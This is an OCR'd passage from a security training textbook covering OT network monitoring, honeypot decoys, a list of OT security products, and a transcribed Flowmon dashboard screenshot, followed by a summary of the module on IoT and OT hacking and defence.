
  OT network monitoring is used for constantly monitoring the systems in industrial networks. These monitoring tools help in tracking the traffic in a non-invasive way. These tools perform anomaly detection, which is the process of identifying any malicious or unexpected events. Most of these tools use machine-learning algorithms for easy detection and identification of malicious behaviors.

  Security professionals can use tools such as Claroty and OT ThreatFeed for OT network monitoring and anomaly detection.

- **Decoys to Deceive Attackers**

  Decoys are honeypots used in the OT environment that incorporate deception technology to automate the creation of traps or decoys to lure the attackers into revealing their presence and activities. This adds an extra layer of protection from attackers trying to penetrate the industrial network.

  Security professionals can use tools such as ThreatDefend, Conpot, and GasPot to protect the network.



OT Security Tools

Flowmon

Flowmon empowers manufacturers and utility companies to **ensure the reliability** of their industrial networks to avoid downtime and disruption of service continuity

https://www.flowmon.com

Indegy Industrial Cybersecurity Suite
https://www.indegy.com

Tenable Industrial Security
https://www.tenable.com

Singtel
https://www.singtel.com

Forescout
https://www.forescout.com

PA-220R
https://www.paloaltonetworks.com


OT Security Tools

Discussed below are various tools you can use to secure OT systems and networks:

- **Flowmon**

  Source: *https://www.flowmon.com*

  Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible.


Dashboard
Sources
Profiles
Analysis
Reports
Alerts
Active devices
Top hostnames for last 12 hours
Distribution of TOP 10
Structure of services traffic for last 12 hours
flows / s
7.5
5
2.5
0
Jan 27 2014
0:00
2:00
4:00
6:00
Jan 28 2014
Top source autonomous systems f
Distribution of TOP 10
Structure of overall traffic for last 12 hours
bits / s
1.5 M
1 M
500 K
0
Jan 27 2014
0:00
2:00
4:00
6:00
Jan 28 2014
Top network services over TCP for
Distribution of TOP 10
Hosts with top data transfers for l
Distribution of TOP 10

	HTTP hostname	Transferred
1	sa-update.dnswl.org	7.56 kB
2	rules.yerp.org.s3.amazonaws.com	1.83 kB
3	services.invea.cz	3.00 kB
4	stiam.com	6.77 kB
5	fe80::5ddbcd358:e771:79f0]:5357	3.93 kB
6	192.168.3.114:5357	3.65 kB
7	192.168.3.121:5357	3.53 kB
8	192.168.3.220:5357	2.37 kB
9	192.168.3.120:5357	2.43 kB
10	swupmf.adobe.com	497 B
🟥	TOP 10	35.56 kB
⬛	Blacklisted	0
🟨	Rest	1.52 GB
	Total	1.52 GB

Data for interval 2014-01-27 20:00 - 2014-01-28

	Service	Transferred	maximal bits/s	bits/s
1	smtp	45.02 MB	1.16 Mb/s	8.68 kb/s
2	snmp	7.08 MB	9.52 kb/s	1.36 kb/s
3	smb	4.69 MB	97.70 kb/s	905.36 b/s
4	dns	1.06 MB	4.43 kb/s	203.66 b/s
5	dhcp	141.59 kB	271.20 b/s	26.67 b/s
6	snmp_trap	0 B	0 b/s	0 b/s
7	telnet	0 B	0 b/s	0 b/s
	Total	57.98 MB	1.16 Mb/s	11.18 kb/s

Data for interval 2014-01-27 20:55 - 2014-01-28 08:55

	Source AS	bits/s	Tran
1	0	297.67 kb/s	1.5
2	Itself s.r.o.	6.40 kb/s	32.
3	Master Internet s.r.o	209.63 b/s	1.0
4	Host Europe GmbH	52.15 b/s	275
5	Hetzner Online AG	48.18 b/s	254
6	CESNET z.s.p.o.	19.23 b/s	101
7	Microsoft Corporation	7.88 b/s	41.
8	Cloudmark, Inc.	7.75 b/s	40.
9	Concast Cable Communications, Inc.	5.40 b/s	28.
10	Amazon.com, Inc.	2.53 b/s	13.
🟥	TOP 10	304.42 kb/s	1.5
⬛	Blacklisted	0 b/s	
🟨	Rest	3.26 b/s	17.
	Total	304.43 kb/s	1.5

Data for interval 2014-01-27 20:00 - 2014-01-

	Source	Transferred	maximal bits/s	bits/s
1	p3000	1.76 GB	1.42 Mb/s	348.49 kb/s
2	p3003	0 B	0 b/s	0 b/s
3	p3002	0 B	0 b/s	0 b/s
4	p3001	0 B	0 b/s	0 b/s
	Total	1.76 GB	1.42 Mb/s	348.49 kb/s


Data for interval 2014-01-27 20:55 - 2014-01-28 08:55

	Any Port	Transferred
1	smtp	45.02 MB

Figure 18.119: Screenshot of Flowmon

Listed below are some additional tools for securing an OT environment:

- Indegy Industrial Cybersecurity Suite (*https://www.indegy.com*)
- Tenable Industrial Security (*https://www.tenable.com*)
- Singtel (*https://www.singtel.com*)
- Forescout (*https://www.forescout.com*)
- PA-220R (*https://www.paloaltonetworks.com*)



Module Summary

- ☐ In this module, we have discussed the following:
    - ➢ IoT concepts along with different types of IoT communication models
    - ➢ Various threats and attacks to IoT networks and devices
    - ➢ IoT hacking methodology, including information gathering, vulnerability scanning, launching IoT attacks, gaining remote access, and maintaining access along with various IoT hacking tools
    - ➢ Various countermeasures to be employed to prevent IoT network hacking attempts by threat actors
    - ➢ Secure IoT networks and devices using IoT security tools
    - ➢ OT concepts along with OT threats and attacks
    - ➢ OT hacking methodology and OT hacking tools
    - ➢ Various countermeasures to defend against OT attacks
    - ➢ OT security solutions and tools
- ☐ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform cloud hacking in a cloud environment

Module Summary

In this module, we have discussed IoT concepts along with different types of IoT communication models. We have also discussed in detail various threats to and attacks on IoT networks and devices. In addition, we have discussed the IoT hacking methodology, which covers information gathering, vulnerability scanning, launching IoT attacks, gaining remote access, and maintaining access. This module also illustrated various IoT hacking tools. In this module, we have also discussed various countermeasures to be employed to prevent IoT network hacking attempts by threat actors. We have also discussed in detail how to secure IoT networks and devices using IoT security tools.

In this module, we have also discussed OT concepts along with OT threats and attacks. We have discussed in detail the OT hacking methodology and tools. We have also discussed various countermeasures to defend against OT attacks. This module ended with a demonstration of OT security solutions and tools.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform cloud hacking in a cloud environment.